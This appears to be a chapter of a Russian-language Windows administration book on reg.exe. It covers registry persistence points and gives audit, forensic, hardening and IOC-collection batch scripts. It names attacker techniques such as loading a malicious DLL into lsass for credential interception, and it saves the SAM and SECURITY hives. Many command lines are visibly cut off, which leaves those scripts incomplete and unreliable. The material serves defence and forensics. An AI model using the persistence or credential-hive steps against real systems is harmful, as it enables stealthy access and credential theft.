```

Проверка:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
```

18.5.6 Shell Folders — специальные папки

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
```

Эти ключи определяют расположение специальных папок: Рабочий стол, Документы, Автозагрузка и т.д. Атакующий может перенаправить папку автозагрузки:

```
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
```

Стандартное значение: `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

18.5.7 SecurityProviders

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders
    SecurityProviders = REG_SZ "credssp.dll"
```

Добавление вредоносной DLL в этот список приводит к её загрузке процессом lsass.exe — это известный метод persistence и перехвата учётных данных.

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders" /v SecurityProvider
```

18.5.8 NetworkList — история сетевых подключений

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles
```

Каждый подключ содержит информацию о сети, к которой компьютер подключался:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /s
```

Для каждого профиля доступны:

- `ProfileName` — имя сети (SSID для Wi-Fi)
- `DateCreated` — дата первого подключения (REG_BINARY)
- `DateLastConnected` — дата последнего подключения (REG_BINARY)
- `Category` — тип сети (0 — Public, 1 — Private, 2 — Domain)

Эта информация ценна для форензики: можно установить, к каким сетям подключалось устройство и когда.

Подписи (signatures) сетей с MAC-адресами точек доступа:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Un
```

18.5.9 Persistence через реестр: обнаружение

Помимо описанных выше, существуют десятки других точек persistence в реестре. Сводная проверка наиболее опасных:

```
@echo off
setlocal

echo ============================================
echo    АУДИТ ТОЧЕК PERSISTENCE В РЕЕСТРЕ
echo ============================================

echo.
echo [1] Автозагрузка Run/RunOnce:
for %%k in (
    "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
    "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
    "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run"
) do (
    echo --- %%~k ---
    reg query %%k 2>nul
)

echo.
echo [2] Image File Execution Options (Debugger):
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Optio

echo.
echo [3] AppInit_DLLs:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs 2
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DL

echo.
echo [4] Winlogon Shell и Userinit:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell 2>nul
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit 2>nu

echo.
echo [5] SecurityProviders:
reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders" /v SecurityProvider

echo.
echo [6] Scheduled Tasks (in registry):
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree" /

echo.
echo [7] Known DLLs:
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs" 2>nul

echo.
echo [8] Boot Execute:
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v BootExecute 2>nul

echo.
echo [9] Print Monitors (DLL injection into spoolsv):
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s 2>nul

echo.
echo [10] LSA Authentication/Notification Packages:
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Authentication Packages" 2>nu
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" 2>nul
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" 2>nul

endlocal
```

18.6 Практические сценарии

18.6.1 Полный аудит автозагрузки через reg query

Расширенный скрипт аудита, охватывающий не только ключи `Run`, но и все известные точки автозагрузки, включая Scheduled Tasks, COM-объекты и расширения Shell:

```
@echo off
setlocal
set OUTFILE=%TEMP%\autorun_audit_%COMPUTERNAME%_%DATE:~-4%%DATE:~3,2%%DATE:~0,2%.txt

echo Аудит автозагрузки: %COMPUTERNAME% > "%OUTFILE%"
echo Дата: %DATE% %TIME% >> "%OUTFILE%"
echo ============================================== >> "%OUTFILE%"

:: Классические точки Run
echo. >> "%OUTFILE%"
echo ═══ RUN KEYS ═══ >> "%OUTFILE%"
for %%R in (
    "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
    "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx"
    "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
    "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run"
    "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce"
    "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"
    "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"
) do (
    echo. >> "%OUTFILE%"
    echo --- %%~R --- >> "%OUTFILE%"
    reg query %%R 2>>"%OUTFILE%" >>"%OUTFILE%"
)

:: Службы с нестандартными путями
echo. >> "%OUTFILE%"
echo ═══ SERVICES WITH NON-STANDARD PATHS ═══ >> "%OUTFILE%"
reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s /v ImagePath 2>nul | findstr /i /

:: IFEO
echo. >> "%OUTFILE%"
echo ═══ IFEO DEBUGGER ENTRIES ═══ >> "%OUTFILE%"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Optio

:: Winlogon
echo. >> "%OUTFILE%"
echo ═══ WINLOGON ═══ >> "%OUTFILE%"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell >> "%OU
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit >> "

:: Boot Execute
echo. >> "%OUTFILE%"
echo ═══ BOOT EXECUTE ═══ >> "%OUTFILE%"
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v BootExecute >> "%O

:: Startup Folders
echo. >> "%OUTFILE%"
echo ═══ STARTUP FOLDER PATHS ═══ >> "%OUTFILE%"
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders"

echo. >> "%OUTFILE%"
echo ═══ Аудит завершён ═══ >> "%OUTFILE%"
echo Результат сохранён в %OUTFILE%
type "%OUTFILE%"
```

18.6.2 Сравнение состояния реестра до и после установки ПО

Методика «snapshot before/after» позволяет определить, какие изменения вносит установка программы:

```
@echo off
setlocal

set BEFORE=C:\Snapshots\before
set AFTER=C:\Snapshots\after
set DIFF=C:\Snapshots\diff

if "%1"=="before" goto :snapshot_before
if "%1"=="after" goto :snapshot_after
if "%1"=="compare" goto :compare

echo Использование:
echo   %~nx0 before    — снимок до установки
echo   %~nx0 after     — снимок после установки
echo   %~nx0 compare   — сравнение снимков
goto :eof

:snapshot_before
mkdir "%BEFORE%" 2>nul
echo Создание снимка HKLM\SOFTWARE...
reg export "HKLM\SOFTWARE" "%BEFORE%\hklm_software.reg" /y
echo Создание снимка HKCU\SOFTWARE...
reg export "HKCU\SOFTWARE" "%BEFORE%\hkcu_software.reg" /y
echo Создание снимка HKLM\SYSTEM\CurrentControlSet\Services...
reg export "HKLM\SYSTEM\CurrentControlSet\Services" "%BEFORE%\services.reg" /y
echo Снимок «до» создан.
goto :eof

:snapshot_after
mkdir "%AFTER%" 2>nul
echo Создание снимка HKLM\SOFTWARE...
reg export "HKLM\SOFTWARE" "%AFTER%\hklm_software.reg" /y
echo Создание снимка HKCU\SOFTWARE...
reg export "HKCU\SOFTWARE" "%AFTER%\hkcu_software.reg" /y
echo Создание снимка HKLM\SYSTEM\CurrentControlSet\Services...
reg export "HKLM\SYSTEM\CurrentControlSet\Services" "%AFTER%\services.reg" /y
echo Снимок «после» создан.
goto :eof

:compare
mkdir "%DIFF%" 2>nul
echo Сравнение HKLM\SOFTWARE...
fc /u "%BEFORE%\hklm_software.reg" "%AFTER%\hklm_software.reg" > "%DIFF%\software_diff
echo Сравнение HKCU\SOFTWARE...
fc /u "%BEFORE%\hkcu_software.reg" "%AFTER%\hkcu_software.reg" > "%DIFF%\hkcu_diff.txt"
echo Сравнение служб...
fc /u "%BEFORE%\services.reg" "%AFTER%\services.reg" > "%DIFF%\services_diff.txt" 2>&1

echo.
echo Результаты сравнения сохранены в %DIFF%\
echo Файлы:
dir /b "%DIFF%"
goto :eof
```

Альтернативный подход с использованием `reg compare`:

```
:: Сохраняем снимок ветки до установки
reg save "HKLM\SOFTWARE" C:\Snapshots\software_before.hiv /y

:: ... устанавливаем ПО ...

:: Монтируем снимок и сравниваем
reg load HKLM\BeforeSnapshot C:\Snapshots\software_before.hiv
reg compare "HKLM\SOFTWARE\Microsoft" "HKLM\BeforeSnapshot\Microsoft" /s /od > C:\Snaps
reg unload HKLM\BeforeSnapshot
```

18.6.3 Офлайн-анализ файлов кустов реестра (форензика)

При форензическом анализе часто необходимо исследовать реестр с образа диска без загрузки скомпрометированной ОС. Команды `reg load` / `reg unload` делают это возможным:

```
@echo off
setlocal

:: Предполагаем, что образ диска смонтирован как E:\
set EVIDENCE=E:\Windows\System32\config
set MOUNT_POINT=HKLM\FORENSIC

echo ═══ Форензический анализ реестра ═══
echo Источник: %EVIDENCE%
echo.

:: Монтируем кусты
echo Монтирование SOFTWARE...
reg load %MOUNT_POINT%_SW "%EVIDENCE%\SOFTWARE"
echo Монтирование SYSTEM...
reg load %MOUNT_POINT%_SYS "%EVIDENCE%\SYSTEM"
echo Монтирование SAM...
reg load %MOUNT_POINT%_SAM "%EVIDENCE%\SAM"
echo Монтирование SECURITY...
reg load %MOUNT_POINT%_SEC "%EVIDENCE%\SECURITY"

echo.
echo ═══ Информация о системе ═══
reg query "%MOUNT_POINT%_SW\Microsoft\Windows NT\CurrentVersion" /v ProductName
reg query "%MOUNT_POINT%_SW\Microsoft\Windows NT\CurrentVersion" /v CurrentBuild
reg query "%MOUNT_POINT%_SW\Microsoft\Windows NT\CurrentVersion" /v RegisteredOwner
reg query "%MOUNT_POINT%_SW\Microsoft\Windows NT\CurrentVersion" /v InstallDate

echo.
echo ═══ Имя компьютера ═══
reg query "%MOUNT_POINT%_SYS\ControlSet001\Control\ComputerName\ComputerName" /v Comput

echo.
echo ═══ Часовой пояс ═══
reg query "%MOUNT_POINT%_SYS\ControlSet001\Control\TimeZoneInformation" /v TimeZoneKeyI

echo.
echo ═══ Автозагрузка ═══
reg query "%MOUNT_POINT%_SW\Microsoft\Windows\CurrentVersion\Run"
reg query "%MOUNT_POINT%_SW\Microsoft\Windows\CurrentVersion\RunOnce" 2>nul

echo.
echo ═══ Службы (Start=2, автоматический запуск) ═══
reg query "%MOUNT_POINT%_SYS\ControlSet001\Services" /s /v Start /f 2 /d /t REG_DWORD 2

echo.
echo ═══ IFEO Debugger ═══
reg query "%MOUNT_POINT%_SW\Microsoft\Windows NT\CurrentVersion\Image File Execution Op

echo.
echo ═══ Установленное ПО ═══
reg query "%MOUNT_POINT%_SW\Microsoft\Windows\CurrentVersion\Uninstall" /s /v DisplayNa

echo.
echo ═══ Локальные учётные записи (SAM) ═══
reg query "%MOUNT_POINT%_SAM\SAM\Domains\Account\Users\Names"

echo.
echo ═══ Последний вход ═══
reg query "%MOUNT_POINT%_SW\Microsoft\Windows\CurrentVersion\Authentication\LogonUI" /v

echo.
echo ═══ Сетевые профили ═══
reg query "%MOUNT_POINT%_SW\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /

:: Размонтируем
echo.
echo Размонтирование кустов...
reg unload %MOUNT_POINT%_SW
reg unload %MOUNT_POINT%_SYS
reg unload %MOUNT_POINT%_SAM
reg unload %MOUNT_POINT%_SEC

echo.
echo Анализ завершён.
endlocal
```

Важные замечания по форензике: - Всегда работайте с копией образа, никогда — с оригиналом - `reg load` блокирует файл на запись; при работе с read-only носителем сначала скопируйте файлы кустов на записываемый диск - Для полноценного форензического анализа рекомендуются специализированные инструменты: Registry Explorer (Eric Zimmerman), RegRipper, RECmd

18.6.4 Скрипт автоматического hardening через reg

Скрипт ниже реализует набор рекомендаций по усилению безопасности через модификацию реестра:

```
@echo off
:: ================================================
:: Скрипт hardening реестра Windows
:: Требует запуска от имени администратора
:: ================================================
setlocal

echo ═══ Windows Registry Hardening Script ═══
echo.

:: Проверка прав администратора
net session >nul 2>&1
if %ERRORLEVEL% neq 0 (
    echo ОШИБКА: Скрипт должен быть запущен от имени администратора!
    exit /b 1
)

:: Резервное копирование
echo [0] Создание резервных копий...
set BACKUP_DIR=C:\RegistryBackup\%DATE:~-4%%DATE:~3,2%%DATE:~0,2%
mkdir "%BACKUP_DIR%" 2>nul
reg export "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies" "%BACKUP_DIR%\poli
reg export "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" "%BACKUP_DIR%\lsa.reg" /y
reg export "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" "%BACKUP_DIR%\w

:: 1. Отключение WDigest (предотвращение хранения паролей в открытом виде в памяти)
echo [1] Отключение WDigest plaintext credentials...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" /v UseLogonCr

:: 2. Включение LSA Protection (RunAsPPL)
echo [2] Включение LSA Protection...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 1 /f

:: 3. Отключение сохранения LM-хешей
echo [3] Отключение LM Hash...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v NoLMHash /t REG_DWORD /d 1 /f

:: 4. Установка уровня NTLMv2
echo [4] Принудительное использование NTLMv2...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v LmCompatibilityLevel /t REG_DWOR

:: 5. Отключение анонимного перечисления SAM и Share
echo [5] Ограничение анонимного доступа...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RestrictAnonymousSAM /t REG_DWOR

:: 6. Отключение WinRM по умолчанию (если не используется)
echo [6] Отключение автозапуска WinRM...
reg add "HKLM\SYSTEM\CurrentControlSet\Services\WinRM" /v Start /t REG_DWORD /d 3 /f

:: 7. Включение аудита командной строки процессов
echo [7] Включение аудита командной строки...
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v Proce

:: 8. Включение Sysmon-friendly PowerShell logging
echo [8] Включение PowerShell ScriptBlock Logging...
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" /v Ena

:: 9. Отключение удалённого рабочего стола (если не требуется)
echo [9] Отключение RDP...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /

:: 10. Включение NLA для RDP (если RDP оставлен включённым)
echo [10] Включение NLA для RDP...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v

:: 11. Отключение AutoRun для всех дисков
echo [11] Отключение AutoRun...
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoDriveTy

:: 12. Отключение SMBv1
echo [12] Отключение SMBv1...
reg add "HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" /v SMB1 /t REG

:: 13. Включение Credential Guard (только для Enterprise)
echo [13] Настройка Credential Guard...
reg add "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v EnableVirtualizationBase
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v LsaCfgFlags /t REG_DWORD /d 1 /f

:: 14. Отключение LLMNR
echo [14] Отключение LLMNR...
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient" /v EnableMulticast /t REG_DWORD /d 0 /f

:: 15. Отключение WPAD
echo [15] Отключение WPAD...
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad" /v WpadOverride /t REG_DWORD /d 1 /f

echo.
echo ═══ Hardening завершён ═══
echo Резервные копии сохранены в: %BACKUP_DIR%
echo РЕКОМЕНДУЕТСЯ перезагрузка для применения всех настроек.
endlocal
```

18.6.5 Обнаружение скрытых ключей реестра (Null-Character Keys)

Одна из малоизвестных техник сокрытия данных в реестре — создание ключей с нулевым символом (null character, `\0`) в имени. Такие ключи невозможно увидеть или удалить стандартными средствами, включая regedit и `reg.exe`, поскольку Win32 API интерпретирует нулевой символ как конец строки.
Создать такой ключ можно только через Native API (`NtCreateKey` / `NtSetValueKey`), но обнаружить его присутствие можно косвенно:

```
@echo off
:: Сравнение количества подключей: reg query может «не видеть» скрытые ключи,
:: но reg query /s покажет родительский ключ как содержащий подключи,
:: даже если они не перечислены

echo Проверка подозрительных расхождений в количестве подключей...
echo.

:: Экспортируем ветку и подсчитываем ключи
reg export "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" %TEMP%\run_export.reg /y

:: Подсчёт строк с [HKEY в экспорте (каждый ключ начинается с [)
for /f %%n in ('findstr /c:"[HKEY" %TEMP%\run_export.reg ^| find /c /v ""') do set REG_COUNT=%%n

echo Количество ключей в экспорте: %REG_COUNT%

:: Для полноценного обнаружения null-character keys необходимы:
:: - Утилита NtObjectManager (PowerShell)
:: - Volatility (анализ дампа памяти)
:: - Специализированные инструменты: Registry Explorer, yarp
```

Для полноценного обнаружения скрытых ключей на PowerShell:

```
# Используем .NET напрямую, чтобы обойти ограничения Win32 API
# Или применяем NtObjectManager модуль Джеймса Форшоу:
# Install-Module NtObjectManager
# Get-NtKey -Path "\Registry\Machine\SOFTWARE" -Recurse |
#   Where-Object { $_.Name -match '\x00' }
```

На практике для обнаружения таких ключей рекомендуется использовать инструмент `HiddenRegistryKeyTool` или анализ raw-файлов кустов через парсеры вроде `yarp` (Yet Another Registry Parser).

18.6.6 Скрипт сбора IOC из реестра

Скрипт для сбора индикаторов компрометации (Indicators of Compromise) из реестра — стандартная задача при реагировании на инциденты:

```
@echo off
:: ================================================
:: Сбор IOC из реестра Windows
:: ================================================
setlocal EnableDelayedExpansion

set OUTDIR=C:\IR\%COMPUTERNAME%_%DATE:~-4%%DATE:~3,2%%DATE:~0,2%_%TIME:~0,2%%TIME:~3,2%
set OUTDIR=%OUTDIR: =0%
mkdir "%OUTDIR%" 2>nul

echo ============================================
echo  Сбор IOC из реестра: %COMPUTERNAME%
echo  Каталог: %OUTDIR%
echo ============================================

:: --- Системная информация ---
echo [*] Системная информация...
(
    echo === OS Info ===
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v CurrentBuild
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v UBR
    echo.
    echo === Computer Name ===
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName" /v Comp
    echo.
    echo === Time Zone ===
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation" /v TimeZoneKe
    echo.
    echo === Last Shutdown ===
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\Windows" /v ShutdownTime
) > "%OUTDIR%\01_system_info.txt" 2>&1

:: --- Автозагрузка ---
echo [*] Автозагрузка...
(
    echo === Run Keys ===
    for %%R in (
        "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
        "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
        "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx"
        "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
        "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce"
        "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run"
        "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce"
    ) do (
        echo --- %%~R ---
        reg query %%R 2>nul
        echo.
    )
) > "%OUTDIR%\02_autoruns.txt" 2>&1

:: --- Службы ---
echo [*] Службы...
(
    echo === All Services: ImagePath ===
    reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s /v ImagePath 2>nul
) > "%OUTDIR%\03_services.txt" 2>&1

:: --- IFEO ---
echo [*] IFEO...
(
    echo === Image File Execution Options ===
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution O
) > "%OUTDIR%\04_ifeo.txt" 2>&1

:: --- DLL-инъекции ---
echo [*] DLL-инъекции...
(
    echo === AppInit_DLLs ===
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" 2>nul
    echo.
    echo === AppInit_DLLs (WOW64) ===
    reg query "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Windows" 2
    echo.
    echo === Known DLLs ===
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs" 2>nul
```

```
) > "%OUTDIR%\05_dll_injection.txt" 2>&1

:: --- Winlogon ---
echo [*] Winlogon...
(
    echo ═══ Winlogon ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" 2>nul
) > "%OUTDIR%\06_winlogon.txt" 2>&1

:: --- LSA ---
echo [*] LSA...
(
    echo ═══ LSA Configuration ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" 2>nul
    echo.
    echo ═══ SecurityProviders ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders" 2>nul
    echo.
    echo ═══ WDigest ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" 2>nul
) > "%OUTDIR%\07_lsa.txt" 2>&1

:: --- Сеть ---
echo [*] Сетевая информация...
(
    echo ═══ Network Profiles ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles"
    echo.
    echo ═══ Network Signatures ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures
    echo.
    echo ═══ DNS Cache (reg) ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters" 2>nul
    echo.
    echo ═══ Firewall Profiles ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallP
) > "%OUTDIR%\08_network.txt" 2>&1

:: --- Scheduled Tasks ---
echo [*] Scheduled Tasks...
(
    echo ═══ TaskCache Tree ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tre
) > "%OUTDIR%\09_scheduled_tasks.txt" 2>&1

:: --- Пользователи ---
echo [*] Учётные записи...
(
    echo ═══ SAM Users ═══
    reg query "HKLM\SAM\SAM\Domains\Account\Users\Names" 2>nul
    echo.
    echo ═══ ProfileList ═══
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList" /s 2>nul
) > "%OUTDIR%\10_users.txt" 2>&1

:: --- USB History ---
echo [*] USB-устройства...
(
    echo ═══ USB Storage ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR" /s 2>nul
    echo.
    echo ═══ USB Devices ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Enum\USB" /s /v FriendlyName 2>nul
    echo.
    echo ═══ MountedDevices ═══
    reg query "HKLM\SYSTEM\MountedDevices" 2>nul
) > "%OUTDIR%\11_usb.txt" 2>&1

:: --- COM Hijacking ---
echo [*] COM-объекты (подозрительные)...
(
    echo ═══ InprocServer32 in HKCU (potential COM hijack) ═══
    reg query "HKCU\SOFTWARE\Classes\CLSID" /s /v InprocServer32 2>nul
) > "%OUTDIR%\12_com_hijack.txt" 2>&1

:: --- Print Monitors ---
echo [*] Print Monitors...
(
```

```
    echo ═══ Print Monitors ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s 2>nul
) > "%OUTDIR%\13_print_monitors.txt" 2>&1

:: --- Boot Execute ---
echo [*] Boot Execute...
(
    echo ═══ BootExecute ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v BootExecute 2>
    echo.
    echo ═══ SetupExecute ═══
    reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v SetupExecute 2
) > "%OUTDIR%\14_boot_execute.txt" 2>&1

:: --- Сохраняем бинарные кусты для дальнейшего анализа ---
echo [*] Сохранение бинарных кустов...
mkdir "%OUTDIR%\hives" 2>nul
reg save HKLM\SOFTWARE "%OUTDIR%\hives\SOFTWARE" /y >nul 2>&1
reg save HKLM\SYSTEM "%OUTDIR%\hives\SYSTEM" /y >nul 2>&1
reg save HKLM\SAM "%OUTDIR%\hives\SAM" /y >nul 2>&1
reg save HKLM\SECURITY "%OUTDIR%\hives\SECURITY" /y >nul 2>&1

echo.
echo ============================================
echo  Сбор завершён. Результаты: %OUTDIR%
echo ============================================

dir /b "%OUTDIR%"
endlocal
```

18.7 Продвинутые техники и подводные камни

18.7.1 Работа с REG_MULTI_SZ из командной строки

Тип REG_MULTI_SZ — один из самых проблемных при работе через `reg.exe`. Значение содержит массив строк, разделённых нулевыми символами, и завершается двойным нулевым символом.

Добавление элемента. Утилита `reg add` полностью перезаписывает значение — нельзя добавить элемент к существующему массиву. Приходится сначала прочитать текущее значение, затем записать новое с добавленным элементом:

```
:: Чтение текущего значения
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v PendingFileRename

:: Запись нового значения (полностью заменяет старое)
reg add "HKLM\Test" /v Multi /t REG_MULTI_SZ /d "first\0second\0third" /f
```

В PowerShell это делается значительно проще:

```
$current = (Get-ItemProperty -Path "HKLM:\Test" -Name Multi).Multi
$current += "fourth"
Set-ItemProperty -Path "HKLM:\Test" -Name Multi -Value $current
```

18.7.2 Символические ссылки реестра

Некоторые ключи реестра являются символическими ссылками (REG_LINK). Наиболее известные:

- `HKLM\SYSTEM\CurrentControlSet` — ссылка на `ControlSet001` или `ControlSet002`
- `HKCR` — объединение `HKLM\SOFTWARE\Classes` и `HKCU\SOFTWARE\Classes`
- `HKCC` — ссылка на `HKLM\SYSTEM\CurrentControlSet\Hardware Profiles\Current`

Узнать, какой ControlSet является текущим:

```
reg query "HKLM\SYSTEM\Select" /v Current
```

Значение `Current` (обычно 1 или 2) указывает номер активного ControlSet.

18.7.3 Ошибки доступа и UAC-виртуализация

При запуске без повышения привилегий (UAC) запись в `HKLM\SOFTWARE` для устаревших приложений перенаправляется в:

```
HKCU\Software\Classes\VirtualStore\Machine\SOFTWARE\
```

Это может привести к путанице: приложение «думает», что записало значение в HKLM, а оно оказалось в пользовательском виртуальном хранилище. Для диагностики:

```
reg query "HKCU\Software\Classes\VirtualStore\Machine\SOFTWARE" /s
```

Если обнаружены неожиданные ключи — это может быть признаком того, что приложение (или вредоносное ПО) пыталось записать в HKLM без повышения привилегий.

18.7.4 Кеш и задержки записи

Реестр использует кеширование: изменения записываются в память и периодически сбрасываются на диск. Функция `RegFlushKey()` принудительно сбрасывает кеш. Из командной строки эквивалента нет, но при корректном завершении работы системы все данные гарантированно записываются. При аварийном завершении возможна потеря последних изменений — именно для этого существуют `.LOG`-файлы.

18.7.5 Максимальные размеры

- Максимальная длина имени ключа: 255 символов Unicode (один уровень)
- Максимальная длина полного пути: 32 767 символов
- Максимальный размер значения: теоретически ограничен доступной памятью, на практике — 1 МБ для `reg.exe`
- Максимальная глубина вложенности: 512 уровней

18.8 Интеграция с другими инструментами

18.8.1 reg.exe + for — пакетная обработка

Конструкция `for /f` позволяет обрабатывать вывод `reg query` в скриптах:

```
:: Перечисление всех служб и их типов запуска
for /f "tokens=1,2,3" %%a in ('reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s /v
    echo %%a = %%c
)
```

Перечисление установленного ПО:

```
for /f "tokens=2*" %%a in ('reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\U
    echo %%b
)
```

18.8.2 reg.exe в сценариях Group Policy

В доменной среде `reg.exe` часто используется в стартовых скриптах GPO:

```
:: Скрипт для применения через GPO (Computer Configuration > Scripts > Startup)
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v NoAutoUpdate /t
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v AUOptions /t REG
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU" /v ScheduledInstall
